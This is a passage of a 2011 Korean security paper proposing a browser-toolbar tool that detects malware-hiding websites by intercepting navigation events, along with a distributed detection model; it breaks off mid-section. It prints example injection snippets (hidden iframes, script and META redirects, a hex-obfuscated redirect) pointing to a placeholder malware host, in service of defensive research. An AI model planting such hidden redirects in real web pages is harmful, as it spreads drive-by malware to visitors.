情報保護學會論文誌
第 21 卷 第 3 號, 2011. 6

악성코드 은닉사이트의 분산적, 동적 탐지를 통한 감염피해 최소화 방안 연구

신 화 수,[1†] 문 종 섭[2‡]
[1]한국인터넷진흥원, [2]고려대학교

A Study on Minimizing Infection of Web-based Malware through Distributed & Dynamic Detection Method of Malicious Websites

Hwasu Shin,[1†] Jong-sub Moon[2‡]
[1]Korea Internet & Security Agency , [2]Korea University

요 약

최근 웹 사이트를 통해 유포되는 웹 기반 악성코드가 심각한 보안이슈로 대두되고 있다. 기존 웹 페이지 크롤링(Crawling) 기반의 중앙 집중식 탐지기법은, 크롤링 수준을 웹 사이트의 하위링크까지 낮출 경우 탐지에 소요되는 비용(시간, 시스템)이 기하급수적으로 증가하는 문제를 가지고 있다. 본 논문에서는 웹 브라우저 이용자가 악성코드 은닉 스크립트가 포함된 웹 페이지에 접속할 경우 이를 동적으로 탐지하여 안전하게 브라우징 해줌으로써, 감염 피해를 예방할 수 있는 웹 브라우저 기반의 탐지도구를 제시하고, 이 도구를 적용한 분산된 웹 브라우저 이용자가 모두 악성코드 은닉 웹 페이지 탐지에 참여하고, 탐지결과를 피드백 함으로써, 웹 사이트의 하부 링크까지 분산적, 동적으로 탐지하고 대응할 수 있는 모델을 제안한다.

ABSTRACT

As the Internet usage with web browser is more increasing, the web-based malware which is distributed in websites is going to more serious problem than ever. The central type malicious website detection method based on crawling has the problem that the cost of detection is increasing geometrically if the crawling level is lowered more. In this paper, we proposed a security tool based on web browser which can detect the malicious web pages dynamically and support user's safe web browsing by stopping navigation to a certain malicious URL injected to those web pages. By applying these tools with many distributed web browser users, all those users get to participate in malicious website detection and feedback. As a result, we can detect the lower link level of websites distributed and dynamically.

Keywords: Web-based Malware, Distributed & Dynamic Detection, Webcheck Program, Javascript Deobfuscation

I. 서 론

전 세계 인터넷 이용자 수는 19억 명('10.7월 기준)을 넘어섰으며[1], 인터넷을 통해 전파되는 악성코드로 인한 DDoS 공격, 개인정보유출, 스팸메일 등이 주요 정보보호 이슈로 거론되고 있다. 특히 최근에는 이러한 악성코드가 인터넷 이용자들이 자주 방문하는 웹 사이트를 통해 전파되고 있다는 점에 주목할 필요가 있다. 이는 과거 네트워크 서비스 취약점 스캔과 이메일을 통한 웜·바이러스 전파와는 다른 형태로, 기업 정보보호 담당자 및 인터넷서비스제공사업자(ISP)가 방화벽, 침입차단시스템 등을 통해 웜·바이

접수일(2010년 9월 29일), 게재확정일(2010년 11월 7일)
† 주저자, hsshin@kisa.or.kr
‡ 교신저자, jsmoon@korea.ac.kr

〔표 1〕 악성코드 은닉사이트 (유포지/경유지) 통계

구분	2008년 총계	2009년												2009년 총계
		1	2	3	4	5	6	7	8	9	10	11	12	
유포지	1,324	91	53	70	104	72	137	196	185	255	298	178	92	1,731
경유지	7,654	294	354	346	580	201	445	601	621	809	797	348	225	5,621
합 계	8,978	385	407	416	684	273	582	797	806	1,064	1,095	526	317	7,352

러스 전파에 악용되는 주요 네트워크 포트들을 차단함에 따라, 악성코드 제작·유포 자는 방화벽을 우회할 수 있는 웹 서비스를 악성코드 전파 수단으로 악용하게 되었기 때문이다.

악성코드 은닉사이트는 악성코드를 직접 호스팅 하는 악성코드 유포지와 이에 대한 링크를 웹 페이지 내에 포함하고 있는 악성코드 경유지로 구분할 수 있다. 은닉된 악성코드는 트로이잔과 에드웨어 등이며 주로 이용자 몰래 다운로드 되는 'Drive by Download' 형태의 악성코드다. 한국인터넷진흥원에서는 '05년 12월부터 악성코드 은닉사이트 탐지 프로그램을 운영하고 있으며〔2〕, '09년 한 해 동안 7,352건의 악성코드 은닉사이트를 탐지하였다〔3〕. 악성코드 유포지 대비 악성코드 경유지는 〔표 1〕에서 보는 바와 같이 최소 3배 이상이다.

한 개 웹 사이트 당 고유 접속자를 평균 1,000명으로 가정할 경우 '09년 한 해 동안, 무려 7,352,000명의 인터넷 이용자가 해당 웹 사이트로 인한 보안 위협에 노출된 셈이다.

구글社에서는 자사에서 크롤링을 통해 보유하고 있는 수 십억개 이상의 웹 페이지에 대하여 악성코드 은닉여부를 탐지하여, 이용자들에게 검색결과를 표시할 때 악성코드 은닉사이트 링크에 대하여 접속 경고 서비스를 제공 하고 있으나〔4〕, 인증을 필요로 하거나 이용자가 클릭 시 동적으로 생성되는 웹 게시물과 같은 웹 페이지에 대해서는 크롤링을 통한 탐지가 불가능하고 이용자가 해당 검색사이트를 이용하지 않을 경우 서비스를 제공 받을 수 없는 한계가 있다.

한국인터넷진흥원에서는 악성코드 은닉사이트 탐지 프로그램(MCFinder)을 통해, 20여만 개 이상의 주요 웹 사이트를 대상으로 악성코드 은닉사이트를 정적 패턴 매칭기법으로 탐지하고 있으나 크롤링에 소요되는 시스템 자원 및 막대한 시간 등 제약으로 인하여 크롤링 하는 탐지대상 웹 페이지가 각 웹 사이트의 초기 페이지로 국한되는 문제점을 가지고 있다.

또한, 최근 악성코드 은닉 스크립트는 동일한 기능을 수행함에도 다양한 형태로 복잡하게 난독화 되어 있어, 정적 패턴매칭 기법으로는 이에 대응하기 어려운 문제를 안고 있다. 반면, 복잡한 암호기술을 적용한 전자문서라도 프린터에서 출력되기 위해서는 프린터 스풀에 전달되는 시점에 평문으로 해독될 수밖에 없으며, 비교적 안전한 인터넷 뱅킹도 암호화가 해제된 메모리상의 해킹에는 취약할 수밖에 없는 것처럼, 역발상으로 해커가 아무리 복잡하게 악성코드 은닉 스크립트를 난독화 하였더라도, 웹 페이지가 브라우저에 로딩되는 시점에는 난독화 된 스크립트가 실행을 위해 비 난독화(Deobfuscation)될 수밖에 없다. 따라서, 본 논문에서는 웹 브라우저 이용자가 난독화 된 악성코드 은닉 스크립트를 포함하고 있는 웹 페이지에 접속할 경우, 브라우징 시점에 이를 동적으로 탐지하여 악성코드 은닉사이트로의 브라우징은 중지시키고 정상적인 웹 페이지 컨텐츠만을 브라우징 해줌으로써 감염 피해를 예방하고 탐지된 악성코드 은닉 사이트 URL을 피드백 할 수 있는 웹 브라우저 기반의 탐지 도구를 제시한다. 또한, 이 도구를 분산된 웹 브라우저 이용자들에게 적용함으로써 웹 사이트를 크롤링 하지 않고도 이용자가 접속하는 모든 하부 웹 페이지까지 악성코드 은닉여부를 탐지할 수 있는 분산적, 동적 악성코드 은닉사이트 탐지·대응 모델을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 관련 연구를 바탕으로 기존 악성코드 은닉사이트 탐지기법, 난독화된 악성코드 은닉 스크립트 분석기법의 문제점을 분석하고 3장에서는 브라우저 기반의 악성코드 은닉사이트의 동적 탐지도구를 제안하였다. 4장에서는 3장에서 제안한 도구를 활용한 악성코드 은닉사이트 분산적·동적 탐지모델을 제안하였으며, 5장에서는 제안모델과 기존탐지 기법과 비교하고 적용결과를 서술하였으며, 마지막 6장에서는 결론 및 향후 연구방향을 제시한다.

II. 관련 연구

본 장에서는 웹 사이트를 통한 악성코드 은닉 개념을 설명한 후 난독화 된 악성코드 은닉 스크립트 관련

연구를 분석하고, 크롤링 기반의 악성코드 은닉사이트 탐지 기법의 문제점을 파악하였다.


2.1 웹 사이트 내 악성코드 은닉 개념

웹 사이트를 통해 보안이 취약한 인터넷 이용자의 PC를 악성코드에 감염시키는 수법은 [그림 1]과 같다.

우선 공격자는 자체 제작이나 해킹을 통해 악성코드를 호스팅 하는 악성코드 유포지를 생성하고, 이용자가 많은 또 다른 웹 사이트를 해킹한 뒤 특정 웹 페이지(주로 초기화면)내에 이용자 몰래 악성코드를 설치하는 스크립트 또는 해당 스크립트가 포함된 링크를 은닉한다. 이를 통해, 인터넷 이용자의 PC는 보안취약점에 대한 패치가 되어 있지 않을 경우 해당 웹 사이트에 단순히 접속하는 것만으로도 악성코드에 감염된다. 웹 사이트 내의 악성코드 관련 스크립트는 웹 페이지 소스, 플래쉬 파일, Active-X 등을 통해 은닉되며 이 가운데 웹 페이지 소스를 통한 은닉 수법은 다음과 같이 구분할 수 있다.

(1) iframe 태그를 이용한 악성코드 은닉

iframe 태그를 이용한 악성코드 은닉은 가장 일반적 이다. 공격자는 웹 서버를 해킹한 후 특정 웹 페이지내에 [그림 2]와 같은 iframe 태그를 삽입하여, 인터넷 이용자가 웹 브라우저를 통해 해당 웹 페이지에 접속할 경우 이용자PC를 'src' 속성에 의해 할당된 악성코드 은닉사이트로 자동 연결시킴으로 악성코드에 감염시킨다. 이때 공격자는 with, height 속성을 0 또는 1과 같이 아주 작은 값으로 정의함으로써, 해당 iframe 영역이 웹 페이지 내에서 육안으로 보이지 않도록 만들어 웹사이트 관리자 및 이용자가 인지하지



[그림 1] 웹 사이트를 통한 악성코드

```
<iframe scrolling="no" width="1" height="1" border="0"
frameborder="0" src="http://hidden-malware site/malscript.js"></iframe>
```

[그림 2] iframe 태그를 이용한 악성코드 은닉기법

못하도록 한다.

(2) 자바 스크립트를 이용한 악성코드 은닉

자바 스크립트를 이용한 악성코드 은닉은 웹 서버를 해킹한 후 웹 페이지 내에 [그림 3] 또는 [그림 4]와 같은 스크립트를 삽입 하는 것이다. [그림 3]의 경우 [그림 2]와 동일한 기능을 수행하는 코드를 웹 사이트 관리자가 인지하기 어렵도록 스크립트 형태로 재구성하여 삽입하는 예시이며, [그림 4]의 경우는 현재 로딩된 웹 페이지를 악성코드가 은닉된 웹 페이지로 교체(replace)하는 스크립트를 삽입하는 예시이다.

```
<script type="text/javascript">
document.write('<iframe scrolling="no" width="1" height="1" border="0"
frameborder="0" src="http://hidden-malware-site/malscript.js"></iframe>');
</script>
```

[그림 3] 자바 스크립트를 이용한 악성코드 은닉기법 - src 속성

```
<script type="text/javascript">

location.replace("http://hidden-malware-site/malscript.js")
</script>
```

[그림 4] 자바 스크립트를 이용한 악성코드 은닉기법 - replace 함수

(3) Meta 태그를 이용한 악성코드 은닉

웹 페이지 헤더에 META태그를 이용하여 현재 웹 페이지를 'URL' 속성으로 정의된 악성코드 은닉사이

```
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=http:///hidden-malware-site'>
```

[그림 5] 자바 스크립트를 이용한 악성코드 은닉기법 - Meta 태그

```
var a="http://hidden-malware-site/malscript.js";
function jump2mal(b)
{
    document.location.replace(b);
}
jump2mal(a);
```

〔그림 6〕 정상적인 소스코드

```
var _0x2123=["\x68\x74\x74\x70\x3A\x2F\x2F\x68\
x69\x64\x64\x65\x6E\x2D
\x6D\x61\x6C\x77\x61\x72\x65\x2D\x73\x69\x74\x6
5\x2F\x6D\x61\x6C\x73\x63\x72\x69\x70\x74\x2E\x
6A\x73","\x72\x65\x70\x6C\x61\x63\x65","\x6C\x6F\
x63\x61\x74\x69\x6F\x6E"];var
a=_0x2123[0];function jump2mal(_0xcf0bx3){docu-
ment[_0x2123[2]][_0x2123[1]](_0xcf0bx3);}
;jump2mal(a);
```

〔그림 7〕 난독화된 소스코드

트로 Refresh 시키는 수법이다. 웹 사이트 접속자 PC는 당초 의도한 정상적인 웹 사이트 대신, 'URL' 속성에 정의된 악성코드 은닉사이트로 연결된다.

2.2 악성코드 은닉 소스코드의 난독화 (Obfuscation)

HTML 태그나 자바 스크립트를 통해 은닉된 악성코드 관련 코드는 웹 페이지의 외형을 통한 파악은 어려우나, 웹 사이트 관리자가 주의를 기울인다면, 웹 페이지 소스코드 분석을 통해서 어떤 행위를 하는 코드인지 어떤 URL로 추가 접속이 발생하는 지 등을 파악할 수 있다. 따라서, 공격자들은 악성코드 은닉용 소스코드에 난독화 기법을 적용함으로써 분석을 어렵게 만들고 있다. 당초 난독화는 소스코드에 대한 저작권 보호, 비 공개 등 양성적인 목적으로 사용되기도 하나 악성코드를 유포하는 공격자는 이러한 기법을 악용해 〔그림 6〕 같은 평범한 스크립트 코드도 난독화를 통해[5], 〔그림 7〕과 같이 이해하기 어렵게 만들 수 있다.

2.3 Caffein Monkey

Ben Feinstein 등은 Spider Monkey라는 자바 스크립트 인터프리터와 Heritrix라는 웹 크롤러(Crawler)를 바탕으로 Caffein Monkey라는 악성코드 은닉스크립트 분석 도구를 개발하였다[7]. 이 도구를 통해 웹 페이지 내의 자바 스크립트 실행 시 호출되는 내장함수 등을 모두 후킹하고 로깅 한 후, 호출되는 자바 스크립트 내장함수 별 빈도수를 분석하여 정상적인(Benign) 자바 스크립트와 악성(Malicious) 자바 스크립트를 구분 짓는 기법을 연구 하였다. 이 연구를 통해 난독화 된 자바 스크립트를 보다 쉽게 할 수 있는 도구를 개발하고, 악성 자바스크립트가 가지는 특징을 파악할 수 있었던 반면 자바 스크립트 인터프리터로 적용된 Spider Monkey 프로그램이 가지는 한계를 그대로 가질 수밖에 없었다. 즉, 공격자는 실제 웹 브라우저 환경이 아닌 이러한 샌드박스(Sandbox)형 접근을 회피하기 위해, 웹 브라우저 환경에서만 발생하는 특정 이벤트를 탐지하도록 하는 코드를 은닉 스크립트에 추가하는 등 회피기술[6]을 적용할 경우 이 도구를 통한 악성코드 은닉사이트 탐지를 어렵게 할 수 있다.

2.4 스크립트 실행시점의 웹 기반 악성코드 탐지 기법 연구

Zhi-Yong Li 등은 웹 사이트에 은닉된 악성코드가 이용자PC에 설치되기 위해서는 실행시점에 웹 브라우저나, 브라우저 플러그인의 취약점을 공격하는 버퍼 오버플로우를 유발한다는 점에 착안하여, 웹 페이지 내 스크립트 코드가 실행하는 과정에서 버퍼 오버플로우를 유발할 경우 악성코드 은닉 스크립트로 판단하는 기법을 연구 하였다[8]. 이를 구현하기 위하여 먼저 난독화 된 자바 스크립트 코드를 Spider Monkey라는 자바 스크립트 인터프리터를 통해 비난독화 한 후, 해당 스크립트를 통해 실행파일을 다운로드 받는다. 다운로드 받은 파일을 다시 OllyDBG 프로그램을 이용하여 디버깅한 결과, 프로그램 실행도중 점프 주소(Jump Address)가 있거나, 메모리 특정 블럭을 공격관련 명령으로 채우기 위한 루프(Loop) 구조가 있을 경우 Heap Spray 공격코드로 간주하여 해당 스크립트가 악성코드를 주입하는 스크립트로 판단하는 알고리즘을 개발하였다. 이 연구를 통해 알려지지 않은 악성코드를 탐지할 수 있었던 반면, 알고리즘 개발에 MS08-078 취약점[9]만을 적용함에 따라 다른 취약점을 공격하는 악성코드의 탐지가 어려울 수 있다.

2.5 구글社의 웹 기반 악성코드 분석 및 서비스

Niels Provos 등은 구글社가 웹 사이트 크롤링을 통해 보유하고 있는 450만개의 URL을 대상으로 악

성코드 은닉 의심 사이트를 1차로 추출한 후, 가상머신 및 안티바이러스 엔진 등을 통해 악성코드 은닉사이트 및 악성코드를 탐지하는 연구를 실시하였다[4]. 이러한 연구를 통해 은닉된 악성코드가 주로 이용자 몰래 다운로드 되는 'Drive by Download'형 악성코드라는 사실을 파악하였으며, 해당 결과를 바탕으로 구글社는 자사 검색엔진 이용자들에게 악성코드 은닉사이트에 대해서는 접속경고를 보여주는 서비스를 하고 있다. 이 연구는 크롤링을 통해 보유하고 있는 방대한 웹 페이지 정보를 바탕으로 여러단계의 검증과정을 거쳐 정교하고 신뢰성 있게 악성코드 및 은닉사이트를 탐지해 낼 수 있었던 반면, 인증을 필요로 하거나 이용자가 클릭 시 동적으로 생성되는 웹 사이트 게시물과 같이 크롤링이 불가능한 웹 페이지에 대해서는 탐지가 어렵고 이용자가 해당 검색사이트를 이용하지 않을 경우 악성코드 은닉사이트 경고 서비스를 제공받을 수 없는 한계가 있다.

2.6 악성코드 은닉사이트 탐지 프로그램 (MCFinder - Malicious Code Finder)

한국인터넷진흥원에서는 '05년부터 국내 주요 웹사이트의 초기화면을 크롤링 하고, 특정 악성코드 유포지 URL이 해당 웹 페이지 내에 포함되어 있는지 여부를 정적 패턴 매칭기반으로 탐지하는 악성코드 은닉사이트 탐지 프로그램을 개발하여 운영하고 있다[2]. 접속자가 많은 초기 웹 페이지만을 크롤링하여 악성코드 유포지 URL의 은닉여부를 탐지할 수 있는 반면 동일한 기능을 수행하는 악성코드 관련 스크립트가 난독화되거나 변형될 경우 탐지하기 어렵고, 웹 페이지 크롤링에 막대한 시간과 시스템이 소요되어 인증을 필요로 하는 웹 페이지는 물론 웹 사이트의 하부링크 웹 페이지의 악성코드 은닉여부는 탐지하지 못하는 문제점을 가지고 있다.

III. 제안하는 악성코드 은닉사이트 동적 탐지 도구

본 장에서는 웹 브라우저 이용자가 난독화 된 악성코드 은닉 스크립트를 포함하고 있는 웹 페이지에 접속할 경우, 브라우징 시점에 이를 동적으로 탐지하여 해당 사이트로의 브라우징을 중지시킴 으로써 감염 피해를 예방하고, 탐지된 악성코드 은닉사이트 URL을 피드백 할 수 있는 웹 브라우저 기반의 악성코드 은닉사이트 탐지도구를 제안한다.

3.1 기능 요구사항 정의

제안하는 탐지도구의 프로그램 형식 및 기능 요구사항은 다음과 같다.

(1) 웹 브라우저 기반의 프로그램

인터넷 이용자가 접속하는 웹 페이지에 대하여 악성코드 은닉 여부를 탐지하기 위해서는 이용자가 접속하는 웹 사이트의 주소 및 웹 페이지 컨텐츠에 접근할 수 있는 형태의 프로그램이어야 한다. 따라서, 별도로 제작된 웹 브라우저 자체 또는 웹 브라우저와 연동해서 동작하는 MS IE의 BHO(Browser Helper Object) 형태의 툴바 프로그램이 적합하다[10].

(2) 악성코드 은닉사이트 동적탐지 및 피드백

2.2절에서 서술한 바와 같이 최근 악성코드 은닉 스크립트는 매우 복잡하게 난독화 되어있기 때문에 정적 패턴매칭 기법보다는 동적 탐지기능을 제공해야 하며, 탐지된 악성코드 은닉사이트는 서버로 피드백 되어 해당 사이트에 대한 대응조치를 위해 수집되어야 한다.

(3) 악성코드 은닉사이트에 대한 안전한 브라우징

웹 브라우저 이용자가 악성코드 은닉사이트에 접속을 시도할 경우, 경고를 표시하고 악성코드 관련 스크립트로 인한 브라우징은 중지하고, 정상적인 컨텐츠만 브라우징 함으로써, 악성코드 감염피해를 예방하여야 한다.

(4) 빠른 탐지속도 및 악성코드 유포지 목록 캐싱 기능


인터넷 이용자가 접속하는 웹 페이지에 대한 로딩 지연을 최소화 하여야 한다.

(5) 이용자 편의적 사용자 인터페이스 제공

탐지도구를 이용하는 이용자에게 직관적이고 편리한 인터페이스를 제공하여야 한다.

3.2 사용자 인터페이스 정의

3.1절에서 서술한 기능 요건을 만족할 수 있도록



〔그림 8〕 제안 도구의 사용자 인터페이스

제안도구의 사용자 인터페이스를 〔그림 8〕과 같이 정의하였다. 기존 웹 브라우저에 툴바 형태로 탑재되는 형식이며, 점선부분이 웹 브라우저 상에서 제안도구가 점유하는 영역이다.

(1) 웹 사이트 보안위협 표시 경광등

인터넷 이용자가 접속하는 웹 페이지의 악성코드 은닉 여부를 직관적으로 인지할 수 있는 경광등으로 위협 수준을 색깔로 표시한다.
(파랑:양호, 노랑:주의, 적색:위험 등)

(2) 실시간 보안공지, 뉴스 표출 영역

평시, 인터넷 이용자들에게 신규 보안 취약점, 악성코드 감염 예방을 위한 정보를 표시하는 영역 이다.

(3) 악성코드 은닉사이트 접속 경고 창

이용자가 악성코드에 은닉된 웹 페이지에 접속할 경우 (1)에서 설명한 경광등 외에 별도의 안내 메시지를 표출하는 경고 창이다

(4) 안전한 브라우징 영역

웹 페이지 브라우징 영역으로, 이용자가 접속하는 웹 페이지에 악성코드 은닉 스크립트가 포함되어 있을 경우 이에 대한 네비게이션을 중지하고 정상적인 컨텐츠만 브라우징 함으로써 감염피해를 예방한다.

3.3 악성코드 은닉 사이트의 동적 탐지 방안

악성코드 은닉 스크립트의 궁극적 목적은 이용자 PC의 웹브라우저나 운영체제 등 취약점을 공격하여 PC내에 악성코드를 설치하는 것이므로, 아무리 복잡하게 난독화 된 스크립트라도 웹 브라우저에 로딩되는 시점에는 웹 브라우저내의 자바스크립트 인터프리터 등을 통해 비 난독화되어, 악성코드를 직접 호스팅 하는 악성코드 유포지로의 네트워크 접속을 유발할 수 밖에 없다. 이러한 점에 착안하여 본 절에서는 난독화 된 악성코드 스크립트를 일일이 분석하지 않고도, 웹 브라우저 내에서 특정 악성코드 유포지로의 HTTP Request를 탐지하여, 접속한 웹 페이지가 악성코드 경유지 인지 여부를 동적으로 탐지할 수 있는 탐지 기법을 제안한다.

3.3.1 MS InternetExplorer 오브젝트 이벤트

MS InternetExplorer는 〔표 2〕와 같이 다양한 이벤트를 제공하며[11], 웹 브라우저의 윈도우나 프레임 셋 구성요소가 특정 웹 사이트로 네비게이션이 발생하기 전 BeforeNavigate, BeforeNavigate2 이벤트를 발생시킨다. 해당 이벤트에 대한 핸들러를 정의함으로써, 아무리 난독화 된 악성코드 은닉 스크립트라도 궁극적으로 악성코드를 호스팅하는 유포지로의 접속을 동적으로 탐지할 수 있다.

〔표 2〕 MS InternetExplore 오브젝트 이벤트 핸들러

Event	Description
BeforeNavigate	Fires before navigation occurs in the given object (on either a window or frameset element).
BeforeNavigate 2	Fires before navigation occurs in the given object (on either a window element or a frameset element).
CommandState Change	Fires when the enabled state of a command changes.
Document Complete	Fires when a document is completely loaded and initialized.
. . .	. . .
ThirdPartyUrl Blocked	Fired when a third-party URL is blocked.
WindowState Changed	Fires when the visibility state of a content window, such as the browser window or a tab, changes.

```
Syntax
        Private Sub object_BeforeNavigate2( _
            ByVal pDisp As Object, _
            ByRef Url As Variant, _
            ByRef Flags As Variant, _
            ByRef TargetFrameName As Variant, _
            ByRef PostData As Variant, _
            ByRef Headers As Variant, _
            ByRef Cancel As Boolean)
```


〔그림 9〕 MS InternetExplore 오브젝트 이벤트 핸들러

BeforeNavigate2 이벤트를 사용하기 위한 문법(Syntax)는 〔그림 9〕와 같다. Parameter 가운데 Call by reference로 호출되는 Url 변수는 웹 브라우저가 네비게이션 하고자 하는 URL을 문자 형태로 담을 수 있다. 따라서, 웹 브라우저 이용자가 특정 웹 페이지에 접속 했을 때 해당 웹 페이지 내에 이용자 몰래 악성코드 유포지로의 접속이 발생하는 스크립트가 포함되어 있다면, 어느 URL로의 접속 시도인지를 동적으로 탐지할 수 있으며, 이 URL을 이미 파악된 악성코드 유포지 URL과 비교함으로써, 현재 접속한 웹 페이지가 악성코드 유포지를 중계하고 있는 악성코드 경유지인지 여부를 탐지할 수 있다.


3.3.2 난독화 된 악성코드 은닉 스크립트 탐지

3.3.1 절에서 서술한 웹 브라우저 이벤트를 이용하여 악성코드 탐지도구를 구현할 경우, 평문으로 은닉된 악성코드 경유지 URL은 물론 복잡하게 난독화 된 경유지 URL도 쉽게 탐지가 가능하다. 〔그림 10〕은 다 계층(Multi Layer)로 난독화된 악성코드 경유지를 탐지하기 위해 n 계층의 역방향 비 난독화 절차가 필요함을 나타낸다.

제안하는 탐지도구는 이러한 다 단계의 복잡한 비 난독화 과정을 웹 브라우저에 내장된 스크립트 인터프



〔그림 10〕 난독화 된 악성코드 은닉 URL 추출 (n 계층 비 난독화 필요)



〔그림 11〕 난독화 된 악성코드 은닉 URL 추출 (브라우저를 통한 단순화)

리터를 통해 처리되게 함으로써, 아무리 많은 비 난독화 과정이 필요할 지라도 웹 브라우저를 마치 비 난독화용 블랙박스 처럼 활용하여 〔그림 11〕과 같이 단순화 할 수 있다.

3.3.3 악성코드 은닉 스크립트를 제외한 안전한 브라우징

웹 브라우저 이용자가 악성코드가 은닉된 웹 페이지에 접속할 경우, 해당 웹 페이지 내 컨텐츠 가운데 악성코드 은닉 스크립트로 인해 발생하는 네비게이션 부분을 브라우징 시 제외함으로써 안전하게 브라우징 할 수 있다. 악성코드 은닉용 스크립트는 공격자가 웹 서버를 해킹 한 후 특정 웹 페이지 내에 웹 브라우저 이용자나 웹 서버 관리자가 인지하지 못하도록 1×1픽셀 등 육안으로 식별할 수 없는 별도의 프레임을 만들고 악성코드 은닉용 스크립트를 위치시키므로, 웹 페이지 외관에 영향을 주지 않는다. 바꾸어 말하면 악성코드 은닉 스크립트 부분을 제외하고 브라우징 하여도 해당 웹 페이지 컨텐츠 서비스는 영향을 주지 않는다. 따라서, 공격자가 은닉하여 추가로 삽입한 스크립트로 인해 발생하는 네비게이션 부분만을 브라우징 시 제외할 경우, 악성코드 감염피해를 예방할 수 있다. 이러한 기능은 〔그림 9〕에서 설명한 이벤트 핸들러를 정의하고, 핸들러 내에 Cancel 파라미터를 참(True)으로 설정하여 웹 브라우저가 해당 악성코드 은닉 사이트에 대한 브라우징을 중지시킴으로써 구현 가능하다. 3.3.2 절과 본절에서 언급한 이벤트 핸들러를 위한 의사코드(Pseudo Code)는 〔그림 12〕와 같다.

3.3.4 비 동기 처리를 통한 웹 브라우저 로딩 지연 최소화

제안하는 탐지도구는 인터넷 이용자가 웹 브라우저를 사용하는 동안 웹 페이지 로딩지연을 최소화 하여


```
void Myhandler::OnBeforeNavigate2(IDispatch* pDisp, VARIANT& url, VARIANT& Flags,
                                  VARIANT& TargetFrameName, VARIANT& PostData,
                                  VARIANT& Headers, VARIANT_BOOL* Cancel)
{
  try {
    IWebBrowser2* pWeb = NULL; /* 현재 웹 브라우저의 오브젝트 인스턴스 생성 */
    /* 현재 네비게이션 하고자 하는 url 웹페이지가 악성코드 경유지 인지 점검 */
    checkIfInMalList (url.bstrVal, &vBoolMal);
    if( vBoolMal == VARIANT_TRUE ) /* 이 만약 악성코드 경유지 이면 */
    {
          sendUrlToServer(url);   /* 서버측으로 신규로 탐지된 경유지 url을 피드백 */
      *Cancel = VARIANT_TRUE;   /* 악성코드 은닉 웹페이지에 대한 브라우징 중지 */
    }
  }
  catch(...)
  { /* 예외처리 */ }
}
```

〔그림 12〕 이벤트 핸들러에 대한 의사코드

야 한다. 로딩지연을 최소화하기 위하여 탐지도구 내 로컬 악성코드 유포지 목록에 대한 캐쉬를 보유하도록 하고, 캐쉬 업데이트 및 확인은 〔그림 13〕과 같이 웹 브라우저 가 웹 페이지로딩에 필요한 사전 처리 작업과 비 동기식 처리를 통해 최소화할 수 있다.

IV. 제안하는 분산적, 동적 악성코드 은닉사이트 탐지 대응·모델

본 장에서는 III 장에서 제안한 탐지도구를 바탕으로 웹 사이트의 하부 웹 페이지의 악성코드 은닉 여부까지 분산적, 동적으로 탐지하고 대응할 수 있는 보안 모델과 관련된 주요 적용개념을 서술하고 보안모델을 제안한다. 또한, 제안모델을 구성하고 있는 구성요소가 만족해야 하는 역할 요구사항을 정의한다.



〔그림 13〕 웹 페이지 로딩과 악성코드 유포지 캐쉬 확인의 비동기 처리

4.1 적용 개념

본 논문에서 제안하는 분산적, 동적 악성코드 은닉사이트 탐지·대응 모델에 적용된 주요개념은 다음과 같다.

(1) 분산 컴퓨팅(Distributed computing)

악성코드 은닉사이트 탐지 작업에 특정 탐지도구를 설치한 웹 브라우저 이용자PC가 모두 참여함으로써, 소요되는 자원과 비용을 분산할 수 있다.

(2) 효과적 포함배제(Effective Inclusion & Exclusion)

악성코드가 은닉된 웹 페이지라고 할 지 라도 이용자가 실제로는 접속하지 않는 웹 페이지라면 비용관점에서 점검대상에 제외(Exclusion)하고, 깊이가 깊은 웹 페이지 하부링크라도 실제 이용자가 접속하는 웹 페이지는 점검대상에 포함(Inclusion)하는 개념을 '효과적인 포함 배제'로 정의하고 적용 한다.

(3) 종단 비 난독화 불가피 (Inevitable End-point Deobfuscation)

아무리 복잡하게 난독화 된 웹 페이지 은닉 스크립트라도 웹 브라우저에 로딩 되기 직전에는 비 난독화 되어야 함을 '종단 비 난독화 불가피' 개념으로 정의하고 탐지도구에 적용 하였다.

(4) 피드백 시스템(Feedback System)

